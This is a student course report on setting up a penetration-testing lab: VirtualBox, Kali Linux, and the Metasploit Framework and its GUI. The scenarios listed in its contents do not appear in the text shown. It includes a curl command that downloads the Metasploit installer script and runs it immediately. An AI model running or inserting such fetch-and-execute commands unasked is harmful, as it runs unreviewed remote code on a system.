

ITRI625 - Computer Security II

Metasploit Project Documentation

Affaan Muhammad - 33016763

Joshua Esterhuizen - 30285976

Due: October, 19th 2021

Contents

1 Installation and Setup	2
1.1 Project files	2
1.2 Virtual Environments	2
1.2.1 VirtualBox	3
1.3 Kali Linux	4
1.4 Metasploit on Kali Linux	10
1.4.1 Installation for the command line	10
1.4.2 Graphical User Interface (GUI) installation	12
1.5 Android Emulation	15
1.6 Network setup in VirtualBox	17
1.7 Blog	18
2 Scenario 1: Android exploit	19
3 Scenario 2: Windows exploit	25
4 Additional readings and miscellaneous information	26

Section 1

Installation and Setup

1.1 Project files

The project files can be found on the following GitHub link:

<https://github.com/AM-ops/MetasploitProject/>

This was our main code repository. We both have been updating the code as we went along and added details and bug fixes to the project.

To copy the code to your own machine, follow the following steps:

1. Make sure Git is installed. If not it can be downloaded from here:
<https://git-scm.com/>
2. Create an empty directory where the code can be copied to
3. Run the following command:

```
git clone https://github.com/AM-ops/MetasploitProject.git
```

1.2 Virtual Environments

There are multiple advantages of using virtual environments when testing for vulnerabilities and exploits in computer security. The primary reason being we create a layer of separation and abstraction between our host machine and our virtual environments. This 'sand-boxing' allows for analysis of threats in a contained environment.

1.2.1 VirtualBox

We made use of Oracle's VirtualBox software for the virtualisation. This can be downloaded from the following link: <https://www.virtualbox.org/wiki/Downloads>
Below is a screenshot of the site. We also chose the Windows hosts option to download. Other hosts can also be utilised such as Linux hosts, or OS X hosts.




Figure 1.1: Oracle's VirtualBox Download Page

Once the file has been downloaded, open it. Thereafter follow the default prompts of the installation. Below are some figures illustrating this.



Figure 1.2: Screen 1




Figure 1.3: Screen 2

Click on **Next** for both above screens




Figure 1.4: Screen 3



Figure 1.5: Screen 4

Click on **Next** for both of the above screens




Figure 1.6: Screen 5




Figure 1.7: Screen 6

Click on **Next** and then **Finish**

1.3 Kali Linux

The next step is to acquire an Operating System for carrying out our Penetration Testing. For this purpose we utilised Kali Linux. The main site for this OS is: <https://www.kali.org/>

According to them they quote the following:

”The Most Advanced Penetration Testing Distribution

Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.”

The main site looks as follows




Figure 1.8: Kali Linux's Homepage

Click on the Download button to see the different options available. Below the options are shown.




Figure 1.9: Kali Linux's different download options

The option we chose is the **Virtual Machines** one. Thereafter you are presented with the two options available.




Figure 1.10: The 2 options for Virtual Machines

Select the **VirtualBox** option and click on the direct download link.

After the download is completed it is time to set up Kali Linux inside VirtualBox. To achieve this open up the file and thereafter change the following settings.




Figure 1.11: The main screen once the file is opened

Click on **Import** thereafter click on **Agree** on the Software Licence Agreement screen. The Kali Linux virtual machine will begin installing. Wait for it to be completed. Depending on the hardware available, it will be done in a few minutes.




Figure 1.12: Software Licence Agreement screen

Once the installation is completed Oracle's VirtualBox will open to the following main screen. The newly installed Kali Linux is shown on the left of the main screen.




Figure 1.13: VirtualBox's main screen

Before starting up the Kali Linux virtual machine, a few settings have to be changed. Click on the **Settings** icon which is shown by a yellow gear icon. Navigate to **Systems** setting, and thereafter assign the recommended amount of **Base memory** under the **Motherboard** tab.




Figure 1.14: Systems settings: Motherboard tab

Under the Processor tab assign the recommended amount of Processor(s) as well as check the Enable Nested VT-x/AMD-V option.




Figure 1.15: Systems settings: Processor tab

If any errors are shown in the Settings for USB, then under the USB settings make sure that the USB 1.1 (OHCI) Controller option is only selected.




Figure 1.16: USB settings

Click **OK** to save all your settings changes. You should now be able to start up the Kali Linux virtual machine. Click on the **Start** icon which is shown by a green arrow. Once the virtual machine starts up you will be taken to the login screen. enter the following for the username and password:

- Username: **kali**
- Password: **kali**




Figure 1.17: Kali Linux login screen

Once you are successful in logging in, you will be greeted by the following splash screen of the Desktop.




Figure 1.18: Kali Linux's Desktop

1.4 Metasploit on Kali Linux

1.4.1 Installation for the command line

By default Kali Linux comes with Metasploit out-of-the-box. However, to install Metasploit on a Linux operating system the following has to be done. Go to the following GitHub url:

<https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers>
Copy the following command:

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/
templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
chmod 755 msfinstall && \
./msfinstall
```

Open up the terminal and paste the command copied. Thereafter press **Enter** to run it. If a password is required, Enter: **kali**

Once the package has been installed you will see the screen as shown in Figure 1.21




Figure 1.19: Metasploit Framework’s GitHub page

```

kali㉿kali:~$ curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall &
chmod 755 msfinstall &
./msfinstall

% Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
          Dload  Upload Total Spent   Left Speed
0       0      0      0      0      0      0 --:--:-- --:--:-- --:--:-- 1873
100  6034  100  6034      0      0  18739      0 --:--:-- --:--:-- --:--:-- 1873
9
Switching to root user to update the package

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for kali: 

```

Figure 1.20: Terminal asks for root access

```

kali@kali:~ 
File Actions Edit View Help
update-alternatives: warning: alternative /usr/share/metasploit-framework/msf
rpcd (part of link group msfrpcd) doesn't exist; removing from list of altern
atives
update-alternatives: warning: /etc/alternatives/msfrpcd is dangling; it will
be updated with best choice
update-alternatives: using /opt/metasploit-framework/bin/msfrpcd to provide /
usr/bin/msfrpcd (msfrpcd) in auto mode
update-alternatives: warning: alternative /usr/share/metasploit-framework/msf
update (part of link group msfupdate) doesn't exist; removing from list of al
ternatives
update-alternatives: warning: /etc/alternatives/msfupdate is dangling; it wil
l be updated with best choice
update-alternatives: using /opt/metasploit-framework/bin/msfupdate to provide
/usr/bin/msfupdate (msfupdate) in auto mode
update-alternatives: warning: alternative /usr/share/metasploit-framework/msf
venom (part of link group msfvenom) doesn't exist; removing from list of alte
rnatives
update-alternatives: warning: /etc/alternatives/msfvenom is dangling; it will
be updated with best choice
update-alternatives: using /opt/metasploit-framework/bin/msfvenom to provide
/usr/bin/msfvenom (msfvenom) in auto mode
Run msfconsole to get started
Processing triggers for kali-menu (2021.2.3) ...
Processing triggers for man-db (2.9.4-2) ...

```

Figure 1.21: Terminal completed installing package

1.4.2 Graphical User Interface (GUI) installation

To install the Graphical User Interface (GUI) go to the following GitHub url:
<https://github.com/scriptjunkie/msfgui>

Thereafter run the following command in the terminal (Preferably change the directory to the Desktop beforehand):

```
cd ~/Desktop
git clone https://github.com/scriptjunkie/msfgui.git
```




Figure 1.22: GUI folder added to the Desktop

A directory titled `msfgui` will now be added to your Desktop. To run the GUI the following steps have to be carried out.


Firstly change directories to the following: `/opt/metasploit-framework/bin`. This can be done by running the command below in the terminal.

```
cd /opt/metasploit-framework/bin
```

Thereafter run the `msfconsole` shell script. This can be done by running the command below.

```
sudo ./msfconsole
```

If you are prompted for a root password, Enter: `kali`. Thereafter, If you are prompted with the following: *"Would you like to use and setup a new database (recommended)?"*, Type `n` or `no` and press **Enter**.



```
kali@kali:~/opt/metasploit-framework/bin
File Actions Edit View Help
[(kali㉿kali)-[~]]
$ cd Desktop
[(kali㉿kali)-[~/Desktop]]
$ git clone https://github.com/scriptjunkie/msfgui.git
Cloning into 'msfgui'...
remote: Enumerating objects: 254, done.
remote: Total 254 (delta 0), reused 0 (delta 0), pack-reused 254
Receiving objects: 100% (254/254), 5.70 MiB | 1.50 MiB/s, done.
Resolving deltas: 100% (110/110), done.
[(kali㉿kali)-[~/Desktop]]
$ cd /opt/metasploit-framework/bin
[(kali㉿kali)-[/opt/metasploit-framework/bin]]
$ ./msfconsole
** Welcome to Metasploit Framework Initial Setup ***
Please answer a few questions to get started.

Would you like to use and setup a new database (recommended)? n
```

Figure 1.23: Type 'n' for No

Thereafter once everything is completed you should see that the terminal now has changed its prompt to the following.

```
msf6 > _
```

